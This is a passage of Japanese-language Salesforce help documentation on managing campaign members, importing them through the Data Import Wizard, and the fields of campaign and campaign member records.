メモ: キャンペーンメンバーを表示するには、キャンペーンおよびリードまたは取引先責任者の権限が必要です。たとえば、リードから作成されたキャンペーンメンバーを表示するには、キャンペーンおよびリードの両方を表示できる必要があります。

キャンペーンメンバー詳細ページレイアウトを編集するには、キャンペーンメンバーのオブジェクト管理設定から[ページレイアウト]に移動し、ページレイアウト名の横にある[編集]をクリックします。

キャンペーンメンバーの編集

キャンペーンメンバーを編集するには、キャンペーンメンバー詳細ページの[編集]をクリックして、更新する項目を変更し、[保存]をクリックします。取引先責任者またはリードから派生した項目は、リード詳細ページまたは取引先責任者詳細ページからのみ編集が可能です。

メモ: 管理者が組織のインライン編集を有効にしていない場合、キャンペーンメンバー詳細ページの［状況］ドロップダウンリストにインライン編集を使用することはできません。代わりに、キャンペーン詳細ページの[編集]をクリックして、［状況］ドロップダウンリストを編集します。

キャンペーンメンバーのコピー

キャンペーンメンバーをコピーするには、キャンペーンメンバー詳細ページの[コピー]をクリックし、キャンペーンおよび取引先責任者またはリードを選択します。キャンペーンメンバーのコピーしたい項目を修正し、[保存]をクリックします。

キャンペーンメンバーの削除

キャンペーンメンバーを削除するには、キャンペーンメンバー詳細ページで[削除]をクリックします。

メモ: キャンペーンメンバーレコードを削除すると、永続的に削除されます。レコードはごみ箱から復元することはできません。ただし、元のリードレコードまたは取引先責任者レコードは削除されません。

リードの取引の開始

キャンペーンメンバーがリードから作成された場合、キャンペーンメンバー詳細ページで[リードの取引の開始]をクリックし、リードの取引を開始します。リードの取引を開始しても、キャンペーンメンバーはキャンペーンの一員のままですが、その種別はリードから取引先責任者に変わります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンメンバーを表示、編集または削除する

- キャンペーンに対する「参照」

  および

  リードに対する「参照」

  および

  取引先責任者に対する「参照」

キャンペーンメンバーを追加する

- キャンペーンに対する「参照」

  および

  リードに対する「編集」

  および

  取引先責任者に対する「編集」

商談の作成

キャンペーンメンバーが取引先責任者から作成された場合、キャンペーンメンバー詳細ページで[商談の作成]をクリックして商談を作成します。商談を作成しても、キャンペーンメンバーはキャンペーンの一員のままです。

関連トピック:

オブジェクト管理設定の検索

キャンペーンメンバー項目

キャンペーンメンバー項目

キャンペーンを構成する項目 (アルファベット順) について説明します。多くのキャンペーンメンバー項目は、キャンペーンメンバーが作成されたリードレコードまたは取引先責任者レコードから派生するため、対応するリードレコードまたは取引先責任者レコードから編集する必要があります。ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

項目	説明
キャンペーン	リードまたは取引先責任者が属するキャンペーン。
キャンペーンメンバーの通貨	キャンペーンメンバーの通貨金額項目で使用するデフォルト通貨。金額はキャンペーンメンバー通貨で表示され、ユーザの個人設定の通貨にも変換されます。マルチ通貨を使用する組織でのみ表示されます。
キャンペーンメンバーレコードタイプ	キャンペーンメンバーのレコードタイプによって、キャンペーンメンバーのページレイアウトが決まります。(参照のみ)
市区郡	リードまたは取引先責任者の住所の市区郡部分。
会社名 (取引先)	キャンペーンメンバーがリードに基づく場合は会社。またはキャンペーンメンバーが取引先責任者に基づく場合は取引先。
取引先責任者	キャンペーンメンバーが取引先責任者に基づく場合は取引先責任者の名前。
国	ユーザの住所の国部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。
作成者	キャンペーンメンバーを作成したユーザ。(参照のみ)
作成日	キャンペーンメンバーを作成した日付。(参照のみ)
説明	リードまたは取引先責任者の説明。

項目	説明
電話連絡拒否	取引先責任者が電話による連絡を希望するかどうか。Data.com を使用する場合、［電話］項目の値は検索結果および取引先責任者カードでは非表示になり、レコードをエクスポートするときに作成される .csv ファイルでは空白になります。
メール	リードまたは取引先責任者のメールアドレス。
メール送信除外	取引先責任者がメールの受信を希望するかどうか。Data.comを使用する場合、［メール］項目の値は検索結果および取引先責任者カードでは非表示になり、レコードをエクスポートするときに作成される .csv ファイルでは空白になります。
Fax	リードまたは取引先責任者の FAX 番号。
Fax 送信除外	取引先責任者が同報ファックスの受信を希望するかどうか。
名	リードまたは取引先責任者の名。
最初にレスポンスのあった日付	キャンペーンメンバーが初めて応答した日付。(参照のみ)
最終更新者	キャンペーンメンバーレコードを最後に更新したユーザ。(参照のみ)
最終更新日	キャンペーンメンバーレコードを最後に更新した日付。(参照のみ)
姓	リードまたは取引先責任者の姓。
リード	キャンペーンメンバーがリードに基づく場合はリードの名前。
リードソース	広告、パートナー、Web などのリードソース。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。
携帯	リードまたは取引先責任者の携帯電話番号。
電話	リードまたは取引先責任者の電話番号。
レスポンスあり	キャンペーンメンバーが応答したかどうかを示します。
敬称	様、教授など、個人を示す敬称。
都道府県	ユーザの住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。
状況	送信済み、応答など、キャンペーンメンバーの状況。
町名・番地	リードまたは取引先責任者の住所の町名および番地部分。
役職	社長など、リードまたは取引先責任者の役職。

項目	説明
郵便番号	リードまたは取引先責任者の住所の町名および郵便番号。

関連トピック:

- キャンペーンメンバーの表示と編集
- 複数のキャンペーンメンバーの追加

キャンペーンメンバーのインポート

データインポートウィザードを使用して、取引先責任者、リード、個人取引先をキャンペーンに追加します。

データインポートウィザードを使用すると、指定されているマーケティングユーザは、CSV (カンマ区切り値) ファイルを使用して取引先責任者、リード、または個人取引先をインポートし、キャンペーンの各フェーズでのレスポンスを追跡できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

データインポートウィザードを使用したキャンペーンメンバーの状況の更新

キャンペーンメンバーの状況を一度に更新するには、キャンペーン詳細ページからデータインポートウィザードを起動します。

データインポートウィザードを使用した既存の取引先責任者のキャンペーンへの追加

複数の取引先責任者をキャンペーンのメンバーとして追加するには、キャンペーン詳細ページからデータインポートウィザードを起動します。

データインポートウィザードを使用したキャンペーンへの既存のリードの追加

複数のリードをキャンペーンのメンバーとして追加するには、キャンペーン詳細ページからデータインポートウィザードを起動します。

データインポートウィザードを使用した既存の個人取引先のキャンペーンへの追加

複数の個人取引先をキャンペーンのメンバーとして追加するには、キャンペーン詳細ページからデータインポートウィザードを起動します。

データインポートウィザードを使用した取引先責任者の作成およびキャンペーンへの追加

1つのインポートファイルで、一度に複数の取引先責任者を作成してキャンペーンのメンバーにすることができます。

データインポートウィザードを使用したリードの作成およびキャンペーンへの追加

複数のリードをキャンペーンのメンバーとして追加するには、キャンペーン詳細ページからデータインポートウィザードを起動します。

データインポートウィザードを使用したキャンペーンメンバーの状況の更新

キャンペーンメンバーの状況を一度に更新するには、キャンペーン詳細ページからデータインポートウィザードを起動します。

開始する前に、インポートファイルが CSV 形式で、次の項目に値が入力されていることを確認します。

- キャンペーンメンバーの Salesforce ID
- キャンペーンメンバーの状況

ヒント: Salesforce ID やその他の値を組織から取得する場合は、レポートを実行して、レポートデータをエクスポートすることができます。

1. キャンペーン詳細ページで、[[メンバーの管理]] > [[メンバーの更新-インポートファイル]] を選択します。
   データインポートウィザードが表示されます。
2. [キャンペーンメンバーの状況] を選択して、[既存のレコードを更新] を選択します。
3. インポートデータが含まれている CSV ファイルを選択して、[次へ] をクリックします。
4. CSV ファイルの列ヘッダーを次の項目に対応付けます。
   - キャンペーンメンバーの Salesforce ID
   - キャンペーンメンバーの状況
5. [次へ] をクリックします。
6. インポート設定を確認して、[インポートを開始] をクリックします。

データのインポートが終了すると、メールで通知されます。結果を確認し、エラーが生じている場合は解決します。

関連トピック:

キャンペーンメンバーのインポート

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

データインポートウィザードを使用してキャンペーンメンバーの状況を更新する

- ユーザ情報で［マーケティングユーザ］が選択されていること

  および

  取引先責任者に対する「参照」、または「リードのインポート」

  および

  キャンペーンに対する「編集」

データインポートウィザードを使用した既存の取引先責任者のキャンペーンへの追加

ユーザ権限

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

データインポートウィザードを使用して自分が所有する取引先責任者をキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先およびキャンペーンに対する「編集」 および 「個人データのインポート」
データインポートウィザードを使用して他のユーザが所有する取引先責任者をキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先、取引先責任者、およびキャンペーンに対する「編集」 および 「すべてのデータの編集」

複数の取引先責任者をキャンペーンのメンバーとして追加するには、キャンペーン詳細ページからデータインポートウィザードを起動します。

開始する前に、インポートファイルが CSV 形式で、次の項目に値が入力されていることを確認します。

- 取引先: Salesforce ID
- 取引先責任者: Salesforce ID
- 取引先責任者: 姓

ヒント: Salesforce ID やその他の値を組織から取得する場合は、レポートを実行して、レポートデータをエクスポートすることができます。

以下に説明する手順は、データをインポートする 1 つの推奨方法です。ここに挙げられていない Salesforce 項目にもデータをインポートできます。また、データインポートウィザードに表示される他のオプションを使用して、インポートをカスタマイズすることもできます。

1. キャンペーン詳細ページで、[[メンバーの管理]] > [[メンバーの追加 - インポートファイル]] を選択します。データインポートウィザードが表示されます。
2. [取引先と取引先責任者] を選択して、[既存のレコードを更新] を選択します。

3. ［取引先責任者の一致条件］を **[Salesforce ID]** に設定します。
4. ［取引先の一致条件］を **[Salesforce ID]** に設定します。
5. インポートデータが含まれている CSV ファイルを選択して、**[次へ]** をクリックします。
6. **[取引先責任者をキャンペーンに割り当てる]**を選択します。
7. CSV ファイルの列ヘッダーを次の項目に対応付けます。
   - **取引先**: Salesforce ID
   - **取引先責任者**: Salesforce ID
   - **取引先責任者**: 姓
8. **[次へ]** をクリックします。
9. インポート設定を確認して、**[インポートを開始]** をクリックします。

データのインポートが終了すると、メールで通知されます。結果を確認し、エラーが生じている場合は解決します。

関連トピック:

キャンペーンメンバーのインポート

データインポートウィザードを使用したキャンペーンへの既存のリードの追加

複数のリードをキャンペーンのメンバーとして追加するには、キャンペーン詳細ページからデータインポートウィザードを起動します。

開始する前に、インポートファイルが CSV 形式で、次の項目に値が入力されていることを確認します。

- リードの Salesforce ID
- リードの姓

ヒント: Salesforce ID やその他の値を組織から取得する場合は、レポートを実行して、レポートデータをエクスポートすることができます。

以下に説明する手順は、データをインポートする 1 つの推奨方法です。ここに挙げられていない Salesforce 項目にもデータをインポートできます。また、データインポートウィザードに表示される他のオプションを使用して、インポートをカスタマイズすることもできます。

1. キャンペーン詳細ページで、[[メンバーの管理]]>[[メンバーの追加-インポートファイル]] を選択します。
   データインポートウィザードが表示されます。
2. [リード] を選択して、[既存のレコードを更新] を選択します。
3. ［リードの一致条件］を [Salesforce ID] に設定します。
4. ［リードをキャンペーンに割り当てる］を選択します。
5. インポートデータが含まれている CSV ファイルを選択して、[次へ] をクリックします。
6. ［取引先責任者をキャンペーンに割り当てる］を選択します。
7. CSV ファイルの列ヘッダーを次の項目に対応付けます。
   - リードの Salesforce ID
   - リードの姓
8. [次へ] をクリックします。
9. インポート設定を確認して、[インポートを開始] をクリックします。

データのインポートが終了すると、メールで通知されます。結果を確認し、エラーが生じている場合は解決します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

データインポートウィザードを使用して既存のリードをキャンペーンに追加する

- ユーザ情報で［マーケティングユーザ］が選択されていること

  および

  キャンペーンに対する「編集」

  および

  「リードのインポート」

関連トピック:

キャンペーンメンバーのインポート

データインポートウィザードを使用した既存の個人取引先のキャンペーンへの追加

複数の個人取引先をキャンペーンのメンバーとして追加するには、キャンペーン詳細ページからデータインポートウィザードを起動します。

開始する前に、インポートファイルが CSV 形式で、次の項目に値が入力されていることを確認します。

- 個人取引先に関連付けられた取引先責任者の Salesforce ID
- メール

ヒント: Salesforce ID やその他の値を組織から取得する場合は、レポートを実行して、レポートデータをエクスポートすることができます。

以下に説明する手順は、データをインポートする 1 つの推奨方法です。ここに挙げられていない Salesforce 項目にもデータをインポートできます。また、データインポートウィザードに表示される他のオプションを使用して、インポートをカスタマイズすることもできます。

1. キャンペーン詳細ページで、[[メンバーの管理]]>[[メンバーの追加-インポートファイル]] を選択します。
   データインポートウィザードが表示されます。
2. [個人取引先] を選択して、[既存のレコードを更新] を選択します。

   メモ: [新規レコードを追加および既存のレコードを更新] オプションが表示されますが、このオプションを使用して新しい個人取引先をキャンペーンに追加することはできません。
3. ［リードの一致条件］を [Salesforce ID] に設定します。
4. ［個人取引先をキャンペーンに割り当てる］を選択します。
5. インポートデータが含まれている CSV ファイルを選択して、[次へ] をクリックします。
6. CSV ファイルの列ヘッダーを次の項目に対応付けます。
   - 個人取引先に関連付けられた取引先責任者の Salesforce ID
   - メール
7. [次へ] をクリックします。
8. インポート設定を確認して、[インポートを開始] をクリックします。

データのインポートが終了すると、メールで通知されます。結果を確認し、エラーが生じている場合は解決します。

関連トピック:

キャンペーンメンバーのインポート

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

データインポートウィザードを使用して自分が所有する個人取引先をキャンペーンに追加する

- 取引先に対する「作成」

  および

  取引先に対する「編集」

  および

  「個人データのインポート」

データインポートウィザードを使用して他のユーザが所有する個人取引先をキャンペーンに追加する

- 取引先に対する「作成」

  および

  取引先および取引先責任者に対する「編集」

  および

  「すべてのデータの編集」

データインポートウィザードを使用した取引先責任者の作成およびキャンペーンへの追加

ユーザ権限	
データインポートウィザードを使用して自分が所有する取引先責任者を作成してキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先およびキャンペーンに対する「編集」 および 「個人データのインポート」
データインポートウィザードを使用して他のユーザが所有する取引先責任者を作成してキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先、取引先責任者、およびキャンペーンに対する「編集」 および 「すべてのデータの編集」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1 つのインポートファイルで、一度に複数の取引先責任者を作成してキャンペーンのメンバーにすることができます。

開始する前に、インポートファイルが CSV 形式で、次の項目に値が入力されていることを確認します。

- 取引先: 取引先名
- 取引先責任者: メール
- 取引先責任者: 姓
- 取引先責任者: 名 (省略可能ですが推奨)

ヒント: すでに組織に存在する値を取得する場合は、レポートを実行して、レポートデータをエクスポートします。

以下に説明する手順は、データをインポートする 1 つの推奨方法です。ここに挙げられていない Salesforce 項目にもデータをインポートできます。また、データインポートウィザードに表示される他のオプションを使用して、インポートをカスタマイズすることもできます。

1. キャンペーン詳細ページで、[[メンバーの管理]] > [[メンバーの追加 - インポートファイル]] を選択します。データインポートウィザードが表示されます。
2. [取引先と取引先責任者] を選択して、[新規レコードを追加および既存のレコードを更新] を選択します。
3. ［取引先責任者の一致条件］を [メール] に設定します。
4. ［取引先の一致条件］を [取引先名と取引先サイト] に設定します。
5. ［取引先責任者をキャンペーンに割り当てる］を選択します。
6. インポートデータが含まれている CSV ファイルを選択して、[次へ] をクリックします。
7. CSV ファイルの列ヘッダーを次の項目に対応付けます。
   - 取引先: 取引先名
   - 取引先責任者: メール
   - 取引先責任者: 姓
   - 取引先責任者: 名 (省略可能ですが推奨)
8. [次へ] をクリックします。
9. インポート設定を確認して、[インポートを開始] をクリックします。

データのインポートが終了すると、メールで通知されます。結果を確認し、エラーが生じている場合は解決します。

関連トピック:

キャンペーンメンバーのインポート

データインポートウィザードを使用したリードの作成およびキャンペーンへの追加

複数のリードをキャンペーンのメンバーとして追加するには、キャンペーン詳細ページからデータインポートウィザードを起動します。

開始する前に、インポートファイルが CSV 形式で、次の項目に値が入力されていることを確認します。

- メール
- 会社名
- 姓
- 名 (省略可能ですが推奨)

ヒント: すでに組織に存在する値を取得する場合は、レポートを実行して、レポートデータをエクスポートします。

以下に説明する手順は、データをインポートする 1 つの推奨方法です。ここに挙げられていない Salesforce 項目にもデータをインポートできます。また、データインポートウィザードに表示される他のオプションを使用して、インポートをカスタマイズすることもできます。

1. キャンペーン詳細ページで、[[メンバーの管理]]>[[メンバーの追加-インポートファイル]] を選択します。
   データインポートウィザードが表示されます。
2. [リード] を選択して、[新規レコードを追加および既存のレコードを更新] を選択します。
3. ［リードの一致条件］を [メール] に設定します。
4. ［リードをキャンペーンに割り当てる］を選択します。
5. インポートデータが含まれている CSV ファイルを選択して、[次へ] をクリックします。
6. CSV ファイルの列ヘッダーを次の項目に対応付けます。
   - メール
   - 会社名
   - 姓
   - 名 (省略可能ですが推奨)
7. [次へ] をクリックします。
8. インポート設定を確認して、[インポートを開始] をクリックします。

データのインポートが終了すると、メールで通知されます。結果を確認し、エラーが生じている場合は解決します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

データインポートウィザードを使用してリードを作成してキャンペーンに追加する

- ユーザ情報で［マーケティングユーザ］が選択されていること

  および

  キャンペーンに対する「編集」

  および

  「リードのインポート」

関連トピック:

キャンペーンメンバーのインポート

キャンペーンの項目

キャンペーンには、次の項目があります(アルファベット順)。ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
有効	キャンペーンが有効かどうかをマークするチェックボックス。
実費	キャンペーン実行にかかった金額。
予算	キャンペーンの予算金額。
キャンペーン通貨	キャンペーン内の通貨金額項目で使用するデフォルト通貨。金額はキャンペーン通貨で表示され、ユーザの個人設定の通貨にも変換されます。マルチ通貨を使用する組織でのみ表示されます。
キャンペーンメンバーレコードタイプ	キャンペーンメンバーのレコードタイプによって、キャンペーンのメンバーのページレイアウトが制御されます。
キャンペーン名	キャンペーンを識別するための名前。
キャンペーン 所有者	キャンペーンに割り当てられた所有者。
キャンペーンレコードタイプ	キャンペーンのレコードタイプによって、キャンペーンで使用できる選択リストの値が制御されます。
取引開始済みのリード数	キャンペーンにおけるマーケティングの努力の結果、取引先責任者に変換されたリード数。Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。リードの取引開始についての詳細は、「評価済みリードの取引開始」(ページ 1584)を参照してください。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。

項目	説明
作成者	キャンペーンを作成したユーザ、作成日時も含む。(参照のみ)
カスタムリンク	システム管理者が設定したキャンペーンのカスタムリンクのリスト。
説明	キャンペーンの説明。この項目には最大 32 KB までのデータを入力できます。レポートには、最初の 255 文字だけが表示されます。
終了日	キャンペーンの終了日。この日付以降に受け取ったレスポンスは引き続きカウントされます。
期待されるレスポンス （%）	キャンペーンへのレスポンス見込み率(パーセント)。
期待収益	キャンペーンによる見込収益額。
最終更新者	キャンペーン項目を最後に変更したユーザ、変更日時も含む。ここでは、キャンペーンの関連リスト項目のいずれかに行った変更は追跡しません。(参照のみ)
商談数	キャンペーンに関連付けられた商談数の合計を示す項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
実施数	キャンペーンの対象となった個人数。たとえば、メールを送信した数など。
成立商談数	キャンペーンに関連付けられた商談が成立した数を示す項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
親キャンペーン	選択したキャンペーンよりキャンペーン階層内で上位にあるキャンペーン。
開始日	キャンペーンの開始日。
状況	たとえば、「計画」、「進行中」などのキャンペーンの状況。エントリは、システム管理者が設定した選択

項目	説明
	可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。
階層内の実費数合計	キャンペーン階層の実施に費やされた金額の合計を示す計算済み項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
階層内の予算数合計	キャンペーン階層の予算の合計金額を示す計算済み項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
取引先責任者総数	キャンペーンに関連付けられた取引先の個人数。Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
階層内の取引先責任者数合計	キャンペーン階層に関連付けられた取引先責任者数の合計を示す項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
階層内の取引開始済みのリード数合計	取引先、取引先責任者、および商談に変換されたキャンペーン階層に関連付けられたリード数の合計を示す項目。Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかど

項目	説明
	うかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
階層内の期待収益数合計	キャンペーン階層の収益として期待される金額の合計を示す計算済み項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
リード総数	キャンペーンに関連付けられた見込みのある商談(リード) 数。Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
階層内のリード数合計	キャンペーン階層に関連付けられたリードの合計数を示す計算済み項目。この数には、変換済みのリードも含まれます。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
階層内の実施数合計	キャンペーン階層の対象となる個人の数の合計を示す計算済み項目 (送信されたメール数など)。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。

項目	説明
階層内の商談数合計	キャンペーン階層に関連付けられた商談の合計数を示す項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
レスポンス数	キャンペーンに対する［メンバーの状況］が「レスポンスあり」になっている取引先責任者と取引未開始リードの合計を示す項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
階層内のレスポンス数合計	キャンペーン階層の［メンバーの状況］が「レスポンスあり」になっている取引先責任者と取引未開始リードの合計を示す項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
商談金額	成立した商談も含めて、キャンペーンに関連付けられた商談金額の合計を示す項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。 マルチ通貨を使用している組織では、商談金額はキャンペーン通貨に換算されます。ユーザの通貨がキャンペーン通貨と一致しない場合、金額はユーザの通貨に換算され、括弧内に表示されます。 高度な通貨管理を使用している組織では、商談金額は期間指定換算レートによってキャンペーン通貨に換算されます。キャンペーン通貨がユーザの通貨と一致しない場合、商談金額の合計は、期間指定換算レートで

項目	説明
	はなく、標準換算レートを使って換算され、金額は括弧内に表示されます。 この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
階層内の商談金額合計	成立した商談も含めて、キャンペーン階層に関連付けられたすべての商談額を合計した金額を示す項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。 階層内のすべてのキャンペーンで同じ通貨を使用する必要があります。 マルチ通貨を使用している組織では、商談金額はキャンペーン通貨に換算されます。ユーザの通貨がキャンペーン通貨と一致しない場合、金額はユーザの通貨に換算され、括弧内に表示されます。 高度な通貨管理を使用している組織では、商談金額は期間指定換算レートによってキャンペーン通貨に換算されます。キャンペーン通貨がユーザの通貨と一致しない場合、商談金額の合計は、期間指定換算レートではなく、標準換算レートを使って換算され、金額は括弧内に表示されます。
成立商談金額	キャンペーンに関連付けられた成立商談の合計金額を示す項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。 マルチ通貨を使用している組織では、商談金額はキャンペーン通貨に換算されます。ユーザの通貨がキャンペーン通貨と一致しない場合、金額はユーザの通貨に換算されます。 高度な通貨管理を使用している組織では、商談金額は期間指定換算レートによってキャンペーン通貨に換算されます。キャンペーン通貨がユーザの通貨と一致しない場合、商談金額の合計は、期間指定換算レートではなく、標準換算レートを使って換算され、金額は括弧内に表示されます。

項目	説明
	この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
階層内の成立商談金額合計	キャンペーン階層に関連付けられた成立商談の合計金額を示す項目。(参照のみ) Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。 階層内のすべてのキャンペーンで同じ通貨を使用する必要があります。 マルチ通貨を使用している組織では、商談金額はキャンペーン通貨に換算されます。ユーザの通貨がキャンペーン通貨と一致しない場合、金額はユーザの通貨に換算されます。 高度な通貨管理を使用している組織では、商談金額は期間指定換算レートによってキャンペーン通貨に換算されます。キャンペーン通貨がユーザの通貨と一致しない場合、商談金額の合計は、期間指定換算レートではなく、標準換算レートを使って換算され、金額は括弧内に表示されます。 この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
階層内の成立の商談数合計	キャンペーン階層に関連付けられた成立商談の合計数を示す項目。Salesforce は、すべての関連レコードを使用して、そのレコードに対する参照アクセス権があるかどうかに関わらず、自動的にこの数を計算します。この項目は、ワークフロールール、入力規則、項目更新、承認申請の数式からは参照できませんが、カスタム数式項目からは参照できます。この項目を更新しても、ワークフロールールはトリガされません。
種類	たとえば、「ダイレクトメール」、「紹介プログラム」などキャンペーンの種別。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。

キャンペーンの共有

システム管理者は、キャンペーンのアクセス権に対する組織の共有モデルを定義します。ただし、ユーザは自分のキャンペーンに対する共有権限を個別に拡張できます。キャンペーンの共有を使用してキャンペーンへのアクセスを拡張することはできますが、組織のデフォルトのアクセス権より強いアクセス権の設定はできません。

